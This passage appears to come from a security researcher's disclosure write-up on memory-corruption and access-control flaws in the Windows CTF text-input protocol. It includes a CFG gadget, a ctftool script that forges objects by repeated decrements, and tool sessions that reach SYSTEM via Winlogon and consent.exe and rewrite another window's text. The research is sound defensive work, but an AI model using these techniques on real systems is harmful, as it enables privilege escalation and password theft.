I can still only jump to CFG whitelisted branch targets, but this is a much more favourable program state for exploitation.

A note about ASLR...

The entire base system in Windows 10 uses ASLR, but image randomization on Windows is per-boot, not per-process. This means that we can reliably guess the location of code. Unfortunately, the stack *is* randomized per-process. If we want to use data from the stack we need to leak a pointer.

It turns out that compromising the server is trivially easy, because as part of the CTF marshalling protocol, the monitor actually tells you where its stack is located ¯_(ツ)_/¯.

Browsing what gadgets are available...

While the server will just tell you where its stack is, clients will not. This means that we either need to find an infoleak, or a write-what-where gadget so that we can move data somewhere we can predict, like the data section of an image.

Once we have one of those, we can make fake objects and take over the process.

I dumped all the whitelisted branch targets with `dumpbin` and `cdb`, and found some candidate gadgets. This process is mostly manual, I just use `egrep` to find displacement values that look relevant, then read any promising results.

The only usable arbitrary write gadget I could find was part of `msvcrt!_init_time`, which is a whitelisted cfg indirect branch target. It's a decrement on an arbitrary dword.

```
0:000> u msvcrt!_init_time+0x79
msvcrt!_init_time+0x79:
00007ff9`4b121db9 f0ff8860010000  lock dec dword ptr [rax+160h]
00007ff9`4b121dc0 48899f58010000  mov     qword ptr [rdi+158h],rbx
00007ff9`4b121dc7 33c0            xor     eax,eax
00007ff9`4b121dc9 488b5c2430      mov     rbx,qword ptr [rsp+30h]
00007ff9`4b121dce 488b6c2438      mov     rbp,qword ptr [rsp+38h]
00007ff9`4b121dd3 4883c420        add     rsp,20h
00007ff9`4b121dd7 5f              pop     rdi
00007ff9`4b121dd8 c3              ret
```

Trust me, I spent a lot of time looking for better options 

This will work, it just means we have to call it over and over to generate the values we want! I added arithmetic and control flow to ctftool so that I can automate this.


I have to keep decrementing bytes until they match the value I want, this is very laborious, but I was able to get it working. Here is a snippet of my ctftool language generating these calls.

```
# I need the first qword to be the address of my fake object, the -0x160 is to compensate for
# the displacement in the dec gadget. Then calculate (-(r1 >> n) & 0xff) to find out how many times
# we need to decrement it.
#
# We can't read the data, so we must be confident it's all zero for this to work.
#
# CFG is a very weak mitigation, but it sure does make you jump through some awkward hoops.
#
# These loops produce the address we want 1 byte at a time, so I need eight of them.
patch 0 0xa8 r0 8 -0x160
set r1 r0
shr r1 0
neg r1 r1
and r1 0xff
repeat r1 callstub 0 0 496

patch 0 0xa8 r0 8 -0x15f
set r1 r0
shr r1 8
neg r1 r1
sub r1 1
and r1 0xff
```

```
repeat r1 callstub 0 0 496
...
```

Generating fake objects in memory one decrement at a time...

Now that I can build fake objects, I was able to bounce around through various gadgets to setup my registers and finally return into `LoadLibrary()`. This means I can compromise ***any*** CTF client, even notepad!



Am I the first person to pop a shell in notepad?

Making it matter...


Now that I can compromise any CTF client, how do I find something useful to compromise?

There is no access control in CTF, so you could connect to another user's active session and take over any application, or wait for an Administrator to login and compromise their session. However, there is a better option: If we use `USER32!LockWorkstation` we can switch to the privileged Winlogon desktop that is already running as SYSTEM!

It's true, there really is a CTF session for the login screen...

```
PS> ctftool.exe
An interactive ctf exploration tool by @taviso.
Type "help" for available commands.
Most commands require a connection, see "help connect".
ctf> help lock
Lock the workstation, switch to Winlogon desktop.

Usage: lock
Unprivileged users can switch to the privileged Winlogon desktop using USER32!LockWorkstation. After
executing this, a SYSTEM privileged ctfmon will spawn.

Most commands require a connection, see "help connect".
ctf> lock
ctf> connect Winlogon sid
The ctf server port is located at \BaseNamedObjects\msctf.serverWinlogon3
NtAlpcConnectPort("\BaseNamedObjects\msctf.serverWinlogon3") => 0
Connected to CTF server@\BaseNamedObjects\msctf.serverWinlogon3, Handle 00000240
ctf> scan
Client 0, Tid 2716 (Flags 0000, Hwnd 00000A9C, Pid 2152, ctftool.exe)
Client 1, Tid 9572 (Flags 0x1000000c, Hwnd 00002564, Pid 9484, LogonUI.exe)
Client 2, Tid 9868 (Flags 0x10000008, Hwnd 0000268C, Pid 9852, TabTip.exe)
```

The Windows logon interface is a CTF client, so we can compromise it and get SYSTEM privileges. Here is a video of the attack in action.



Watch a video of an unprivileged user getting SYSTEM via CTF.

The full code for this exploit is available on the Project Zero bug tracker.

The "TIP" of the iceberg...

The memory corruption flaws in the CTF protocol can be exploited in a default configuration, regardless of region or language settings. This doesn't even begin to scratch the surface of potential attacks for users that rely on out-of-process TIPs, *Text Input Processors*.

If you have Chinese (Simplified, Traditional, and others), Japanese, Korean or many other[4] languages installed, then you have a language with extended capabilities. Any CTF client can select this language for another client, just having it installed is enough, it doesn't have to be enabled or in use.

`dwCaps`
The flag to specify the capability of text service. This is the combination of the following flags:

Value	Meaning

[4] This list is not exhaustive, but presumably you know if you write in a language that uses an IME.


TF_IPP_CAPS_DISABLEONTRANSITORY	This text service profile is disabled on transitory context.
TF_IPP_CAPS_SECUREMODESUPPORT	This text service supports the secure mode. This is categorized in GUID_TFCAT_TIPCAP_SECUREMODE.
TF_IPP_CAPS_UIELEMENTENABLED	This text service supports the UIElement. This is categorized in GUID_TFCAT_TIPCAP_UIELEMENTENABLED.
TF_IPP_CAPS_COMLESSSUPPORT	This text service can be activated without COM. This is categorized in GUID_TFCAT_TIPCAP_COMLESS.
TF_IPP_CAPS_WOW16SUPPORT	This text service can be activated on 16bit task. This is categorized in GUID_TFCAT_TIPCAP_WOW16.
TF_IPP_CAPS_IMMERSIVESUPPORT	Starting with Windows 8: This text service has been tested to run properly in a Windows Store app.
TF_IPP_CAPS_SYSTRAYSUPPORT	Starting with Windows 8: This text service supports inclusion in the System Tray. This is used for text services that do not set the TF_IPP_CAPS_IMMERSIVESUPPORT flag but are still compatible with the System Tray.

Some of the extended capability flags from TF_INPUTPROCESSORPROFILE documentation.

This allows any CTF client to read and write the text of any window, from any other session. Using ctftool we can, for example, replace the text in notepad with our own text.

```
ctf> connect
The ctf server port is located at \BaseNamedObjects\msctf.serverDefault1
NtAlpcConnectPort("\BaseNamedObjects\msctf.serverDefault1") => 0
Connected to CTF server@\BaseNamedObjects\msctf.serverDefault1, Handle 000001E8
ctf> wait notepad.exe
Found new client notepad.exe, DefaultThread now 3468
ctf> setarg 7
New Parameter Chain, Length 7
ctf> setarg 0x1 0100000001000000
ctf> setarg 0x1 0000000000000000
Dumping Marshal Parameter 1 (Base 0120F6B8, Type 0x1, Size 0x8, Offset 0x78)
000000: 00 00 00 00 00 00 00 00                         ........
Marshalled Value 1, DATA
ctf> setarg 0x201 0
Dumping Marshal Parameter 2 (Base 0120F6B8, Type 0x201, Size 0x8, Offset 0x80)
000000: 00 00 00 00 00 00 00 00                         ........
```


```
Marshalled Value 2, INT 0000000000000000
ctf> setarg 0x201 11
Dumping Marshal Parameter 3 (Base 0120F6B8, Type 0x201, Size 0x8, Offset 0x88)
000000: 0b 00 00 00 00 00 00 00                          ........
Marshalled Value 3, INT 000000000000000b
ctf> setarg 0x201 16
Dumping Marshal Parameter 4 (Base 0120F6B8, Type 0x201, Size 0x8, Offset 0x90)
000000: 10 00 00 00 00 00 00 00                          ........
Marshalled Value 4, INT 0000000000000010
ctf> setarg 0x25 L"TestSetRangeText"
Dumping Marshal Parameter 5 (Base 0121C680, Type 0x25, Size 0x20, Offset 0x98)
000000: 54 00 65 00 73 00 74 00 53 00 65 00 74 00 52 00  T.e.s.t.S.e.t.R.
000010: 61 00 6e 00 67 00 65 00 54 00 65 00 78 00 74 00  a.n.g.e.T.e.x.t.
Marshalled Value 5, DATA
ctf> setarg 0x201 0x77777777
Dumping Marshal Parameter 6 (Base 0121E178, Type 0x201, Size 0x8, Offset 0xb8)
000000: 77 77 77 77 00 00 00 00                          wwww....
Marshalled Value 6, INT 0000000077777777
ctf> call 0 MSG_REQUESTEDITSESSION 1 1 0
Result: 0
ctf> marshal 0 MSG_SETRANGETEXT
Result: 0, use `getarg` if you want to examine data
```



Using CTF to change and read the contents of windows.

The obvious attack is an unprivileged user injecting commands into an Administrator's console session, or reading passwords as users log in. Even sandboxed low privilege AppContainer processes can perform the same attack.

While UAC is not an officially supported security boundary, any process can simply take control of consent.exe, which runs as NT AUTHORITY\SYSTEM. That ***is*** a vulnerability, because even an unprivileged standard user can cause consent.exe to spawn and become SYSTEM.



The UAC consent dialog is a CTF client that runs as SYSTEM. For screenshot purposes I lowered the UAC level here, but it works at any level. By default, it uses the "secure" desktop.... but there is no access control whichever level you choose ¯_(ツ)_/¯

```
PS> handle.exe -nobanner -a -p "consent.exe" msctf
consent.exe        pid: 6844   type: ALPC Port       3D0: \BaseNamedObjects\msctf.serverWinlogon1
consent.exe        pid: 6844   type: Mutant         3F0: \Sessions\1\BaseNamedObjects\MSCTF.CtfMonit
orInstMutexWinlogon1
consent.exe        pid: 6844   type: Event          3F4: \Sessions\1\BaseNamedObjects\MSCTF.CtfMonit
orInitialized.Winlogon1S-1-5-18
consent.exe        pid: 6844   type: Event          3F8: \Sessions\1\BaseNamedObjects\MSCTF.CtfDeact
ivated.Winlogon1S-1-5-18
consent.exe        pid: 6844   type: Event          3FC: \Sessions\1\BaseNamedObjects\MSCTF.CtfActiv
ated.Winlogon1S-1-5-18
consent.exe        pid: 6844   type: Mutant         450: \Sessions\1\BaseNamedObjects\MSCTF.Asm.Mute
xWinlogon1
consent.exe        pid: 6844   type: Mutant         454: \Sessions\1\BaseNamedObjects\MSCTF.CtfServe
rMutexWinlogon1
```

So what does it all mean?

Even without bugs, the CTF protocol allows applications to exchange input and read each other's content. However, it turns out there are a lot of protocol bugs that allow taking complete control of almost any other application. More attacks exist against users in regions that use out-of-process TIPs.

It will be interesting to see how Microsoft decides to modernize the protocol.

If you want to investigate further, I'm releasing the tool I developed for this project.

https://github.com/googleprojectzero/ctftool

Conclusion

It took a lot of effort and research to reach the point that I could understand enough of CTF to realize it's broken. These are the kind of hidden attack surfaces where bugs last for years.

Now that there is tooling available, it will be harder for these bugs to hide going forward.

Bonus... *can you pop calc in calc?*

In Windows 10, Calculator uses AppContainer isolation, just like Microsoft Edge. However the kernel still forces AppContainer processes to join the ctf session.

```
ctf> scan
Client 0, Tid 2880 (Flags 0x08, Hwnd 00000B40, Pid 3048, explorer.exe)
Client 1, Tid 8560 (Flags 0x0c, Hwnd 00002170, Pid 8492, SearchUI.exe)
Client 2, Tid 11880 (Flags 0x0c, Hwnd 00002E68, Pid 14776, Calculator.exe)
Client 3, Tid 1692 (Flags 0x0c, Hwnd 0000069C, Pid 15000, MicrosoftEdge.exe)
Client 4, Tid 724 (Flags 0x0c, Hwnd 00001C38, Pid 2752, MicrosoftEdgeCP.exe)
```

This means you *can* compromise Calculator, and from there compromise any other CTF client.. even non AppContainer clients like explorer.

On Windows 8 and earlier, compromising calc is as simple as any other CTF client.

So yes, you can pop calc in calc 😃